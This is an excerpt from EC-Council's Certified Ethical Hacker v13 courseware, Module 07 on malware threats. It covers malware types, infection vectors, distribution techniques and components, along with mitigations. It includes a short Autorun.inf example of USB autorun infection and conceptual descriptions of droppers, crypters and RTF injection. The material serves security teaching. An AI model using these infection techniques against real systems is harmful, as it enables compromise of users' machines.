Module 07


Malware Threats

EC-Council

Official Curricula

EC-Council C|EH v13 Certified Ethical Hacker

This page is intentionally left blank.




Learning Objectives

The primary objectives of this module are to provide knowledge about various types of malware and to illustrate how to perform malware analysis. This module presents different types of Trojans, backdoors, viruses, and worms, explains how they work and propagate or spread on the Internet, describes their symptoms, and discusses their consequences along with various malware analysis techniques such as static and dynamic malware analysis. It also discusses different ways to protect networks or system resources from malware infection.

At the end of this module, you will be able to:

- Describe the concepts of malware and malware propagation techniques
- Explain Potentially unwanted applications (PUAs) and adware
- Describe the concepts of advanced persistent threats (APTs) and their lifecycle
- Describe the concepts of Trojans, their types, and how they infect systems
- Explain the concepts of viruses, their types, and how they infect files
- Explain the concept of computer worms
- Explain the concepts of fileless malware and how they infect files
- Explain the concepts of AI-based malware
- Perform malware analysis
- Explain different techniques to detect malware
- Adopt countermeasures against malware


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Malware Concepts

To understand the various types of malware and their impact on network and system resources, we will begin with a discussion of the basic concepts of malware. This section describes malware, highlights the common techniques used by attackers to distribute malware on the web and explains potentially unwanted applications (PUAs).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Introduction to Malware

Malware is malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for malicious activities such as theft or fraud. Malware includes viruses, worms, Trojans, rootkits, backdoors, botnets, ransomware, spyware, adware, scareware, crapware, roughware, crypters, keyloggers, etc. These may delete files, slow down computers, steal personal information, send spam, or commit fraud. Malware can perform various malicious activities ranging from simple email advertising to complex identity theft and password stealing.

Malware programmers develop and use malware to:

- Attack browsers and track websites visited
- Slow down systems and degrade system performance
- Cause hardware failure, rendering computers inoperable
- Steal personal information, including contacts, financial data, and login credentials
- Erase valuable information, resulting in substantial data loss
- Attack additional computer systems directly from a compromised system
- Spam inboxes with advertising emails
- Spy on user activities and capture screenshots
- Make the infected system a part of a botnet network

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Different Ways for Malware to Enter a System

- **Instant Messenger Applications**

  Infection can occur via instant messenger applications such as Facebook Messenger, WhatsApp Messenger, LinkedIn Messenger, Google Hangouts, or Instagram Direct Messenger. Users are at high risk while receiving files via instant messengers. Regardless of who sends the file or from where it is sent, there is always a risk of infection by a Trojan. The user can never be 100% sure of who is at the other end of the connection at any particular moment. For example, if you receive a file through an instant messenger application from a known person such as Bob, you will try to open and view the file. This could be a trick whereby an attacker who has hacked Bob's messenger ID and password wants to spread Trojans across Bob's contacts list to trap more victims.

- **Portable Hardware Media/Removable Devices**

  - Portable hardware media such as USB flash drives, memory cards and external hard drives can also inject malware into a system. A simple way of injecting malware into the target system is through physical access. For example, if Bob can access Alice's system in her absence, then he can install a Trojan by copying the Trojan software from his USB flash drive onto her hard drive.
  - Another means of portable media malware infection is through the Autorun function. Autorun, also referred to as Autoplay or Autostart, is a Windows feature that, if enabled, runs an executable program when a user connects a USB device or memory card to the device. Attackers can exploit this feature to run malware along with genuine programs. They place an Autorun.inf file with the malware in a USB device or memory card and trick people into inserting or plugging it into their systems. Because many people are not aware of the risks involved, their machines are vulnerable to Autorun malware. The following is the content of an Autorun.inf file:

    ```
    [autorun]
    open=setup.exe
    icon=setup.exe
    ```

    To mitigate such infection, turn off the Autostart functionality. Follow the instructions below to turn off Autoplay in Windows 11:

    1. Click **Start**. Type **gpedit.msc** in the **Start Search** box, and then press **ENTER**.
    2. If you are prompted for an administrator password or confirmation, type the password, or click **Allow**.
    3. Under **Computer Configuration**, expand **Administrative Templates**, expand **Windows Components**, and then click **Autoplay Policies**.
    4. In the **Details** pane, double-click **Turn off Autoplay**.
    5. Click **Enabled**, and then select **All drives** in the **Turn off Autoplay** box to disable Autorun on all drives and click **Apply** and then **OK**.
    6. **Restart** the computer.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Browser and Email Software Bugs**

  Outdated web browsers often contain vulnerabilities that can pose a major risk to the user's computer. A visit to a malicious site from such browsers can automatically infect the machine without downloading or executing any program. The same scenario occurs while checking e-mail with Outlook or some other software with well-known problems. Again, it may infect the user's system without even downloading an attachment. To reduce such risks, always use the latest version of the browser and e-mail software.

- **Insecure Patch management**

  Unpatched software poses a high risk. Users and IT administrators do not update their application software as often as they should, and many attackers take advantage of this well-known fact. Attackers can exploit insecure patch management by injecting the software with malware that can damage the data stored on the company's systems. This process can lead to extensive security breaches, such as stealing of confidential files and company credentials. Some applications that were found to be vulnerable and were patched recently include Parse Server (CVE-2024-29027), Pandora FMS (CVE-2023-44090), WPVibes (CVE-2024-29107), and Microsoft Edge (CVE-2024-26192). Patch management must be effective in mitigating threats, and it is vital to apply patches and regularly update software programs.

- **Rogue/Decoy Applications**

  Attackers can easily lure a victim into downloading free applications/programs. If a free program claims to be loaded with features such as an address book, access to several POP3 accounts, and other functions, many users will be tempted to try it. POP3 (Post Office Protocol version 3) is an email transfer protocol.

  - If a victim downloads free programs and labels them as TRUSTED, protection software such as antivirus software will fail to indicate the use of new software. In this situation, an attacker receives an email, POP3 account passwords, cached passwords, and keystrokes through email without being noticed.
  - Attackers thrive on creativity. Consider an example in which an attacker creates a fake website (say, Audio galaxy) for downloading MP3s. He or she could generate such a site using 15 GB of space for the MP3s and installing any other systems needed to create the illusion of a website. This can fool users into thinking that they are merely downloading from other network users. However, the software could act as a backdoor and infect thousands of naive users.
  - Some websites even link to anti-Trojan software, thereby fooling users into trusting them and downloading infected freeware. Included in the setup is a readme.txt file that can deceive almost any user. Therefore, any freeware site requires proper attention before any software is downloaded from it.
  - Webmasters of well-known security portals, who have access to vast archives containing various hacking programs, should act responsibly with regard to the files they provide and scan them often with antivirus and anti-Trojan software to

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

guarantee that their site is free of Trojans and viruses. Suppose that an attacker submits a program infected with a Trojan (e.g., a UDP flooder) to an archive's webmaster. If the webmaster is not alert, the attacker may use this opportunity to infect the files on the site with the Trojan. Users who deal with any software or web application should scan their systems daily. If they detect any new file, it is essential to examine it. If any suspicion arises regarding the file, it is also important to forward it to software detection labs for further analysis.

- It is easy to infect machines using freeware; thus, extra precautions are necessary.

- **Untrusted Sites and Free Web Applications/Software**

  A website could be suspicious if it is located at a free website provider or one offering programs for illegal activities.

  - It is highly risky to download programs or tools located on "underground" sites, e.g., NeuroticKat software, because they can serve as a conduit for a Trojan attack on target computers. Users must assess the high risk of visiting such sites before browsing them.
  - Many malicious websites have a professional look, massive archives, feedback forums, and links to other popular sites. Users should scan the files using antivirus software before downloading them. Just because a website looks professional does not mean that it is safe.
  - Always download popular software from its original (or officially dedicated mirror) site, and not from third-party sites with links to the (supposedly) same software.

- **Downloading Files from the Internet**

  Trojans enter a system when users download Internet-driven applications such as music players, files, movies, games, greeting cards, and screensavers from malicious websites, thinking that they are legitimate. Microsoft Word and Excel macros are also used effectively to transfer malware, and downloaded malicious MS Word/Excel files can infect systems. Malware can also be embedded in audio/video files as well as in video subtitle files.

- **Email Attachments**

  An attachment to an e-mail is the most common medium to transmit malware. The attachment can be in any form, and the attacker uses innovative ideas to trick the victim into clicking and downloading the attachment. The attachment may be a document, audio file, video file, brochure, invoice, lottery offer letter, job offer letter, loan approval letter, admission form, contract approval, etc.

  Example 1: A user's friend is conducting some research, and the user would like to know more about the friend's research topic. The user sends an e-mail to the friend to inquire about the topic and waits for a reply. An attacker targeting the user also knows the friend's e-mail address. The attacker will merely code a program to falsely populate the e-mail "**From:**" field and attach a Trojan in the email. The user will check the email and

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

think that the friend has answered the query in an attachment, download the attachment, and run it without thinking it might be a Trojan, resulting in an infection.

Some email clients have bugs that automatically execute attached files. To avoid such attacks, use secure email services, investigate the headers of emails with attachments, confirm the sender's email address, and download the attachment only if the sender is legitimate.

- **Network Propagation**

  Network security is the first line of defense for protecting information systems from hacking incidents. However, various factors such as the replacement of network firewalls and mistakes of operators may sometimes allow unfiltered Internet traffic into private networks. Malware operators continuously attempt connections to addresses within the Internet address range owned by targets to seek an opportunity for unfettered access. Some malware propagates through technological networks. For example, the Blaster starts from a local machine's IP address or a completely random address and attempts to infect sequential IP addresses. Although network propagation attacks that take advantage of vulnerabilities in common network protocols (e.g., SQL Slammer) have not been prevalent recently, the potential for such attacks still exists.

- **File Sharing**

  If NetBIOS (Port 139), FTP (Port 21), SMB (Port 145), etc., on a system are open for file sharing or remote execution, they can be used by others to access the system. This can allow attackers to install malware and modify system files.

  Attackers can also use a DoS attack to shut down the system and force a reboot so that the Trojan can restart itself immediately. To prevent such attacks, ensure that the file sharing property is disabled. To disable the file sharing option, click **Start** and type **Control Panel**. Then, in the results, click on the **Control Panel** option and navigate to **Network and Internet → Network and Sharing Center → Change Advanced Sharing Settings**. Select a network profile and under **File and Printer Sharing** section, select **Turn off file and printer sharing**. This will prevent file sharing abuse.

- **Installation by other Malware**

  A piece of malware that can command and control will often be able to re-connect to the malware operator's site using common browsing protocols. This functionality allows malware on the internal network to receive both software and commands from the outside. In such cases, the malware installed on one system drives the installation of other malware on the network, thereby causing damage to the network.

- **Bluetooth and Wireless Networks**

  Attackers use open Bluetooth and Wi-Fi networks to attract users to connect to them. These open networks have software and hardware devices installed at the router level to capture the network traffic and data packets as well as to find the account details of the users, including usernames and passwords.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Common Techniques Attackers Use to Distribute Malware on the Web

Source: *Security Threat Report* (*https://www.sophos.com*)

Some standard techniques used to distribute malware on the web are as follows:

- **Black hat Search Engine Optimization (SEO)**: Black hat SEO (also referred to as unethical SEO) uses aggressive SEO tactics such as keyword stuffing, inserting doorway pages, page swapping, and adding unrelated keywords to get higher search engine rankings for malware pages.
- **Social Engineered Click-jacking**: Attackers inject malware into websites that appear legitimate to trick users into clicking them. When clicked, the malware embedded in the link executes without the knowledge or consent of the user.
- **Spear-phishing Sites**: This technique is used for mimicking legitimate institutions, such as banks, to steal passwords, credit card and bank account data, and other sensitive information.
- **Malvertising**: This technique involves embedding malware-laden advertisements in legitimate online advertising channels to spread malware on systems of unsuspecting users.
- **Compromised Legitimate Websites**: Often, attackers use compromised websites to infect systems with malware. When an unsuspecting user visits the compromised website, he/she unknowingly installs the malware on his/her system, after which the malware performs malicious activities.
- **Drive-by Downloads**: This refers to the unintentional downloading of software via the Internet. Here, an attacker exploits flaws in browser software to install malware by merely visiting a website.
- **Spam Emails**: The attacker attaches a malicious file to an email and sends the email to multiple target addresses. The victim is tricked into clicking the attachment and thus executes the malware, thereby compromising his/her machine. This technique is the most common method currently in use by attackers. In addition to email attachments, an attacker may also use the email body to embed the malware.
- **Rich Text Format (RTF) Injection:** RTF injection involves exploiting features of Microsoft Office such as RTF template files that are stored locally or in a remote machine. RTF templates are used for specifying the document format. Attackers inject malicious macros into RTF files and host them on their servers. When a user opens the document, the malicious template is automatically retrieved from the remote server by evading security systems.

Components of Malware

Malware authors and attackers create malware using components that can help them achieve their goals. They can use malware to steal information, delete data, change system settings, provide access, or merely multiply and occupy space. Malware is capable of propagating and functioning secretly.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some essential components of most malware programs are as follows:

- **Crypter**: It is a software program that can conceal the existence of malware. Attackers use this software to elude antivirus detection. It protects malware from reverse engineering or analysis, thus making it difficult to detect by security mechanisms.
- **Downloader**: It is a type of Trojan that downloads other malware (or) malicious code and files from the Internet to a PC or device. Usually, attackers install a downloader when they first gain access to a system.
- **Dropper**: It is a covert carrier of malware. Attackers embed notorious malware files inside droppers, which can perform the installation task covertly. Attackers need to first install the malware program or code on the system to execute the dropper. The dropper can transport malware code and execute malware on a target system without being detected by antivirus scanners.
- **Exploit**: It is the part the malware that contains code or a sequence of commands that can take advantage of a bug or vulnerability in a digital system or device. Attackers use such code to breach the system's security through software vulnerabilities to spy on information or to install malware. Based on the type of vulnerabilities abused, exploits are categorized into local exploits and remote exploits.
- **Injector**: This program injects exploits or malicious code available in the malware into other vulnerable running processes and changes the method of execution to hide or prevent its removal.
- **Obfuscator**: It is a program that conceals the malicious code of malware via various techniques, thus making it difficult for security mechanisms to detect or remove it.
